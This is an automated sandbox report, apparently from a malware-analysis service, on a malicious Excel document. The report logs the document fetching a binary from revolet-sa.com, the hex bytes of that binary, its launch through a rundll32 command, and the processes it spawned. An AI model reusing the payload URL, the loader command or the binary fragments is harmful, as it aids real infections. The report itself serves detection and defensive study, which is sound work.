Apr 7, 2021 07:18:36.813541889 CEST	54683	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:36.852005959 CEST	53	54683	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:37.026865005 CEST	59329	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:37.039906979 CEST	53	59329	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:37.121356010 CEST	64021	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:37.135021925 CEST	53	64021	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:37.272774935 CEST	56129	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:37.286901951 CEST	53	56129	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:18:37.518021107 CEST	58177	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:37.530704975 CEST	53	58177	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:37.994307041 CEST	50700	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:38.007410049 CEST	53	50700	8.8.8.8	192.168.2.6
Apr 7, 2021 07:18:38.280806065 CEST	54069	53	192.168.2.6	8.8.8.8
Apr 7, 2021 07:18:38.293776035 CEST	53	54069	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 07:16:27.724608898 CEST	192.168.2.6	8.8.8.8	0x611b	Standard query (0)	revolet-sa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 07:16:27.737833023 CEST	8.8.8.8	192.168.2.6	0x611b	No error (0)	revolet-sa.com		192.232.249.186	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- revolet-sa.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49715	192.232.249.186	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 07:16:27.901808023 CEST	235	OUT	GET /files/countryyelow.php HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: revolet-sa.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 07:16:28.287130117 CEST	237	IN	HTTP/1.1 200 OK Date: Wed, 07 Apr 2021 05:16:27 GMT Server: Apache Content-Disposition: attachment; filename="k9G1a.fbx" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Vary: Accept-Encoding Content-Encoding: gzip Keep-Alive: timeout=5, max=75 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 03 ec 72 7f 60 53 d5 dd f7 49 72 9b 5e da 94 dc 62 a3 55 aa d6 c7 b8 e1 40 45 83 0a 6f c1 55 ed 2d 6c 23 78 af 91 04 84 b6 fa 08 31 de b9 0d 35 17 70 52 2c 0b d5 de 1d e2 d8 86 cf dc 04 05 c5 4d 37 37 9d 43 ed 36 27 a1 ed 5a 3a 19 a2 22 14 01 ad 5a f5 60 a3 06 a9 50 34 70 de ef b9 37 c9 4d 42 da 3d ef df af 85 dc 7b ee f9 7e 3e df 1f 9f ef c7 7b e3 5a 64 43 08 71 f0 a3 14 a1 76 64 fc d5 a2 ff fc 37 0c bf b1 e7 fe 6d 2c da 32 e6 df e7 b5 5b 66 ff fb bc 1b 42 b7 dd 55 bd e4 ce 1f dd 7a e7 cd 3f a8 be e5 e6 1f fe f0 47 e1 ea ff 5e 5c 7d a7 fa c3 ea db 7e 58 5d 77 9d af fa 07 3f 5a b4 f8 e2 b2 b2 12 77 2a c7 c9 eb ba e7 fc ed e2 27 cf 4e ff e2 97 fe fd ec 47 53 e7 07 e1 d7 07 df 4f e9 df 4f 9d 7d db 25 4f 9e 3d ed b2 df 9e bd 09 be af bf f4 b1 b3 cf d3 df 8f 9f 3d 11 de d6 09 7f 3a fb ef fa f7 d3 c6 fb b6 5b 42 2c c7 48 bd 4b 22 42 b3 2d 76 f4 cb ef dd 7e 53 fa ae 1f 8d 3d af 14 ee 50 0b a8 51 6b d7 ef ae 9a 6a 41 48 80 c3 5a a6 10 9c 04 fd a9 eb 85 90 f9 46 bb 4a 0c 1c fc 59 91 01 35 be 85 cc 3d 7b d5 de 5c 84 7c fa 97 1d 71 16 a4 d7 79 52 c8 64 31 ff 6e 2a 41 8b 1a 8d ba 55 ff 8b 5d a4 ff 2a c6 d8 91 c0 8f 1c bf 38 bc 78 79 18 de 57 a8 9c d1 50 0b 97 e9 2f fd 57 0d d5 2f be 73 d1 cd e1 9b 11 fa e5 6b 46 0f 20 4e 5a 83 cc 5f 2d fc bf d8 80 a1 27 57 c3 63 49 91 61 1c f6 ce c5 c5 2e be cd 00 56 5e ca 6e ec 06 ee d9 02 b8 3b ef ba f3 16 96 4f 48 ed a0 1a de 89 53 70 b5 17 df b9 f8 f6 1f 01 f0 e2 c5 48 d7 0a 2d 81 b7 50 92 8f bb 66 64 25 be fe fb fa ef eb bf af ff be fe fb fa ef eb bf af ff be ff fa 6b ff 4b 1 3 27 90 1b ab 2d 48 96 37 ad 59 59 24 44 16 c7 91 5f 13 13 8a 25 2a 26 1a 25 85 57 90 a6 26 c9 be a9 1c c2 5e 1e ee 24 72 d1 56 2b dc c5 5b 16 27 51 d4 9b 20 4f 6d b3 42 68 08 8b 7c e3 22 ad 8c 25 ed ed e0 10 0d bb 39 46 96 c9 df 80 1a e9 12 e0 6e 2e 8e cb 72 54 1c 96 14 bb 62 25 f7 b1 94 22 8f bd c3 1a 3c 92 da 2c 2e c3 83 b0 4c 7e 92 c3 8b 8a 49 49 29 55 6c e4 3a 9d 96 ec ed d4 91 70 23 93 79 85 90 1c b9 20 0f c9 c9 e4 e2 42 c8 22 f2 d5 95 b9 c8 22 99 70 85 90 76 f2 5a 1e d2 2e 93 b7 ae cc 45 9e 94 14 ab 52 4c 7e 07 d7 41 2c 9e ec ed 74 6e ad 73 73 fa a5 4c fe 58 08 cc 93 1f 9f 0a e6 65 d2 9 2 01 b7 f7 b2 35 fd e5 1c 58 93 5f 99 4e 7e c5 db 10 4e cc d7 d4 84 27 56 93 d0 c4 64 d8 89 77 92 77 7a ac a8 c7 3e 75 2 d 27 e0 6e 58 48 66 1b 9d 50 ca 13 93 24 89 aa 55 54 ad a4 6a 05 55 05 aa 3a 42 09 80 92 f5 21 84 1a 3a aa 90 1f 1f 26 15 00 3f 5a e7 e6 2d e1 62 3f 59 00 45 e6 e3 ee 46 28 7f a8 e9 75 2b 6a af 06 78 67 4a 0d 05 31 3d ac 8a 45 26 37 58 6c 4c 92 48 57 a5 a1 4a a8 fa 8e 22 41 41 f0 8f 63 e1 cb 21 1c e9 aa 32 85 4c 53 61 c5 67 e6 53 dd 26 15 c2 5f a2 02 54 1b 50 61 e7 6f a3 3c ea 04 93 0a e1 ad 79 d4 93 8c 0a 35 99 09 1e 87 18 13 5b e7 1a 7a 87 26 99 6c 40 ac 1a 89 0d c6 58 5c 80 3d d9 64 03 e2 da 0c bb fd 08 5b 5b b2 0a d6 26 6f 5a b3 b2 48 88 2c 8e 23 bf 26 26 14 4b 54 4c 34 b2 ac 3c 64 b5 cb 9a 9a 24 0e 36 91 97 87 bc 10 93 48 cf df ad 48 53 e3 2d 8b 93 28 ea 4d 90 6b 5f b6 42 74 08 8b 7c 66 af 50 40 9f 7c 8a 5 9 1d Data Ascii: 1faar`Slr^bU@EoU-l#x15pR,M77C6'Z:"Z`P4p7MB={~>{ZdCqvd7m,2[fBUz?G^\}~X]w?Zw*'NGSOO}%O==:[B,HK"B-v~S=PQkjAHZFJY5={\\|qyRd1n*AU]*8xyWP/W/skF NZ_-'WcIa.V^n;OHSpH-Pfd%kK'-H7YY$D_%*&%W&^$rV+['Q OmBh|"%9Fn.rTb%"<,.L~II)Ul:p#y B""pvZ.ERL~A,tnssLXe5X_N~N'Vdwwz>u-'nXHfP$UTjU:B!:&?Z-b?YEF(u+jxgJ1=E& 7XlLHWJ"AAc!2LSagS&_TPao<y5[z&l@X\=d[[&oZH,#&&KTL4<d$6HHS-(Mk_Bt|fP@|Y

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1908 Parent PID: 792

General

Start time:	07:16:20
Start date:	07/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1110000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	169F643	URLDownloadToFileA
C:\Users\user\sdbybsd.fds	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	169F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3ED7227C.tmp	success or wait	1	128495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	unknown	4435	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fe 4f c6 4e ba 2e a8 1d ba 2e a8 1d ba 2e a8 1d ec 31 bb 1d 9f 2e a8 1d ba 2e a8 1d 95 2e a8 1d d8 31 bb 1d a9 2e a8 1d ba 2e a9 1d 69 2f a8 1d 39 32 a6 1d a1 2e a8 1d 52 31 a2 1d 21 2e a8 1d 52 31 a3 1d 2b 2e a8 1d 02 28 ae 1d bb 2e a8 1d 52 31 ac 1d bb 2e a8 1d 52 69 63 68 ba 2e a8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06	MZ....................@..... ....!..L.!This program cannot be run in DOS mode.... $........O.N............1.... ....1..........i/..92.. ....R1..!...R1..+....(......R1 ......Rich................... ........PE..L..	success or wait	1	169F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	unknown	8014	fe 50 6a 02 6a 07 e8 a7 37 04 00 66 8b 45 fe c9 c3 0f bf 44 24 04 50 6a 02 6a 07 51 e8 ad 37 04 00 83 c4 10 c2 04 00 55 8b ec 51 8d 45 fe 50 6a 02 6a 08 e8 7a 37 04 00 66 8b 45 fe c9 c3 0f bf 44 24 04 50 6a 02 6a 08 51 e8 80 37 04 00 83 c4 10 c2 04 00 b8 c9 5f 04 10 e8 b3 1e 01 00 51 56 6a 3c e8 97 08 03 00 8b f0 59 89 75 f0 33 c0 3b f0 89 45 fc 74 0f 8b ce e8 df c7 02 00 c7 06 38 90 04 10 8b c6 8b 4d f4 5e 64 89 0d 00 00 00 00 c9 c3 55 8b ec 33 c0 50 50 50 ff 75 1c ff 75 18 ff 75 14 ff 75 10 ff 75 0c 68 f0 90 04 10 e8 9c 68 00 00 5d c2 1c 00 56 8b f1 e8 14 00 00 00 f6 44 24 08 01 74 07 56 e8 5b 08 03 00 59 8b c6 5e c2 04 00 e9 5f d2 02 00 b8 20 90 04 10 c3 55 8b ec 51 8d 45 fc 6a 00 50 6a 0b 6a 02 6a 01 51 e8 54 01 03 00 8b 45 fc 83 c4 18 c9 c3 ff 74 24	.Pj.j...7..f.E.....D$.Pj.j.Q.. 7........U..Q.E.Pj.j..z7..f.E. ....D$.Pj.j.Q..7.........._... ....QVj<.......Y.u.3.;..E.t... ....8......M.^d........U..3 .PPP.u..u..u..u..u.h......h..] ...V........D$..t.V.[...Y..^.. .._.... ....U..Q.E.j.Pj.j.j.Q. T....E.......t$	success or wait	1	169F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	unknown	8192	74 11 39 5d e4 74 0c ff 75 e4 ff 75 d4 ff 15 90 0a 06 10 8b 45 ec 3b c3 75 04 33 c0 eb 03 8b 40 04 68 20 00 cc 00 53 53 50 ff 75 e8 57 53 53 ff 75 d4 ff 15 94 0a 06 10 8d 45 a8 50 6a 18 ff 75 e4 ff 15 a4 0a 06 10 ff 76 1c ff 15 94 0f 06 10 ff 15 98 0f 06 10 8d 45 e0 f7 d8 1b c0 23 45 e4 50 6a 02 ff 15 9c 0f 06 10 ff 15 a0 0f 06 10 8d 4d d0 c6 45 fc 07 e8 88 2a 03 00 c7 45 e0 d4 9d 04 10 8d 4d e0 c6 45 fc 09 e8 35 3d 03 00 88 5d fc 56 68 78 78 05 10 6a 02 68 44 78 05 10 68 40 78 05 10 53 8d 8d b0 fd ff ff e8 fa 76 02 00 8d 8d b0 fd ff ff c6 45 fc 0a c7 85 3c fe ff ff 24 78 05 10 e8 43 78 02 00 83 f8 01 75 3f 8d 45 ec 8d 8d b0 fd ff ff 50 e8 0a 79 02 00 68 ff 00 00 00 c6 45 fc 0b e8 c6 e8 02 00 ff 75 ec 8b f8 57 e8 4a 04 01 00 83 c4 0c 8b ce 57 e8 44 07 00	t.9].t..u..u........E.;.u.3... .@.h ...SSP.u.WSS.u........E.P j..u........v..............E.. ...#E.Pj..............M..E.... *...E......M..E...5=...].Vhxx. .j.hDx..h@x..S........v....... ..E....<...$x...Cx.....u?.E... ....P..y..h.....E........u...W .J........W.D..	success or wait	24	169F643	URLDownloadToFileA
C:\Users\user\sdbybsd.fds	unknown	156212	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fe 4f c6 4e ba 2e a8 1d ba 2e a8 1d ba 2e a8 1d ec 31 bb 1d 9f 2e a8 1d ba 2e a8 1d 95 2e a8 1d d8 31 bb 1d a9 2e a8 1d ba 2e a9 1d 69 2f a8 1d 39 32 a6 1d a1 2e a8 1d 52 31 a2 1d 21 2e a8 1d 52 31 a3 1d 2b 2e a8 1d 02 28 ae 1d bb 2e a8 1d 52 31 ac 1d bb 2e a8 1d 52 69 63 68 ba 2e a8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........O.N.............1.... ....1..........i/..92.. ....R1..!...R1..+....(......R1 ......Rich.................... ........PE..L..	success or wait	1	169F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	unknown	6950	56 e8 90 e3 ff ff 8d 44 24 30 83 c4 14 6a ff 6a ff 50 ff 15 d4 0d 06 10 68 21 00 f0 00 8b 47 04 6a 01 8b 0f 6a 01 50 51 56 ff 15 54 0a 06 10 68 21 00 f0 00 8b 4f 04 6a 01 8b 47 08 6a 01 48 51 50 56 ff 15 54 0a 06 10 68 21 00 f0 00 8b 47 0c 6a 01 48 6a 01 8b 0f 50 51 56 ff 15 54 0a 06 10 68 21 00 f0 00 8b 47 0c 6a 01 48 6a 01 50 8b 47 08 48 50 56 ff 15 54 0a 06 10 83 7c 24 48 01 1b db f7 db 43 83 7c 24 48 00 74 07 a1 ec e9 05 10 eb 05 a1 e4 e9 05 10 50 56 ff 15 90 0a 06 10 8b 4c 24 20 68 21 00 f0 00 8b 54 24 20 89 44 24 14 8b 44 24 2c 2b 44 24 24 50 53 51 52 56 ff 15 54 0a 06 10 8b 44 24 24 68 21 00 f0 00 2b 44 24 20 53 8b 4c 24 28 50 8b 54 24 28 51 52 56 ff 15 54 0a 06 10 83 7c 24 48 00 75 79 a1 ec e9 05 10 33 ed 50 56 ff 15 90 0a 06 10 ff 4c 24 28 ff 4c	V.....D$0...j.j.P.....h!....G.j...j.PQV..T...h!....O.j..G.j.HQPV..T...h!....G.j.Hj...PQV ..T...h!....G.j.Hj.P.G.HPV..T.....\|$H.....C.|$H.t..... .PV.....L$ h!....T$ .D$..D$, +D$$PSQRV..T....D$$h!... +D$ S. L$(P.T$(QRV..T....|$H.uy.. ...3.PV.....L$(.L	success or wait	106	169F643	URLDownloadToFileA
C:\Users\user\sdbybsd.fds	unknown	208717	33 c0 66 a1 ae e9 05 10 50 56 ff d3 33 c0 66 a1 b4 e9 05 10 50 56 ff d3 8b c7 5f 5e 5b c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 56 8b 74 24 08 8b 06 85 c0 74 0d 50 ff 15 dc 09 06 10 c7 06 00 00 00 00 5e c3 cc cc cc cc cc cc 56 be e4 e9 05 10 56 e8 d4 ff ff ff 83 c4 04 83 c6 04 81 fe f0 e9 05 10 72 ec 68 f0 e9 05 10 e8 bc ff ff ff 83 c4 04 5e c3 cc cc cc cc cc cc 8b 44 24 08 56 68 21 00 f0 00 8b 70 04 8b 10 8b 48 0c 2b ce 8b 40 08 51 2b c2 8b 4c 24 10 50 56 52 51 ff 15 54 0a 06 10 5e c3 cc cc cc cc cc cc 8b 44 24 0c 83 ec 10 25 ff ff 00 00 53 56 57 55 8b 0c 85 c4 e9 05 10 8b 7c 24 24 51 57 ff 15 74 0a 06 10 8b f0 8b 5c 24 28 8d 4c 24 10 8b 03 8b 53 04 8b 6b 08 89 01 8b 43 0c 89 51 04 89 69 08 66 8b 6c 24 34 89 41 0c 8b 44 24 14 40 66 f7 c5 02 00 89	3.f.....PV..3.f.....PV...._^[. .....V.t$.....t.P.... ....^.....V.....V..... .....r.h.....^.... .....D$.Vh!....p....H.+..@.Q +. .L$.PVRQ..T...^.....D$.... % ....SVWU.....|$$QW..t..... \$(.L$....S..k....C..Q..i.f.l$ 4.A..D$.@f.....	success or wait	2	169F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\sdbybsd.fds	unknown	85753	04 bc 1f 0b af f0 f3 38 61 93 2f e3 ac 6e 20 03 36 60 57 52 b3 ed 90 32 d9 24 76 76 f7 f4 57 1b aa f6 e1 76 e5 57 ef 1b 53 a4 00 66 2c 3d 07 83 61 9b 1c fa 52 11 3a e4 18 4f e0 8b 4b 01 3e cc a8 85 0e 75 f7 93 1d 69 11 ed 02 f9 1a fe 6e 90 37 c8 85 16 97 e0 be 1d 43 18 ef 9f 79 fe 27 9d 99 36 ad 67 01 db aa 10 0f 29 a9 f3 82 5c 1a 53 9a 89 40 d8 bd 08 38 1c 5a a1 c8 ea 91 3a bd 8d a0 3f 64 9b da 19 57 fc 42 8e 3d 9e bc 66 2a f7 3b 7a c1 e1 2e fa 51 1d dd a4 d5 c1 28 07 ac fc 05 07 60 05 ae 39 8d 9f 2e 9c 6d 4a 56 cf b0 a9 ed e9 95 96 b1 4c 5a 1b 70 98 49 ef 39 fb 09 33 d1 47 71 bf 0d b6 dd 4a 47 98 c6 75 72 1a c3 74 7a a6 06 20 4d 3e 2f 21 44 80 23 2a 7c 69 2d 4a 33 5e 4f 35 d4 d1 bc 77 1f ab f0 a4 ed df 65 ea 21 90 fe b4 c1 c7 4b 5b 5a 88 b9 71 84 ed bc	.....8a./..n .6`WR...2.$vv.. W....v.W..S..f,=..a...R.:..O.. K.>....u...i.....n.7.....C. ..y.'..6.g.....)...\.S..@...8. Z....:...?d...W.B.=..f*.;z.... Q.....(.....`..9....mJV..... .LZ.p.I.9..3.Gq....JG..ur..tz. . M>/!D.#*|i- J3^O5...w.....e. !.....K[Z..q...	success or wait	1	169F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	11820F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	118211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	118213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	118213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4264 Parent PID: 1908

General

Start time:	07:16:29
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32 ..\sdbybsd.fds,StartW
Imagebase:	0x1060000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wermgr.exe PID: 5620 Parent PID: 4264

General

Start time:	07:16:31
Start date:	07/04/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	
File size:	209312 bytes
MD5 hash:	FF214585BF10206E21EA8EBA202FACFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis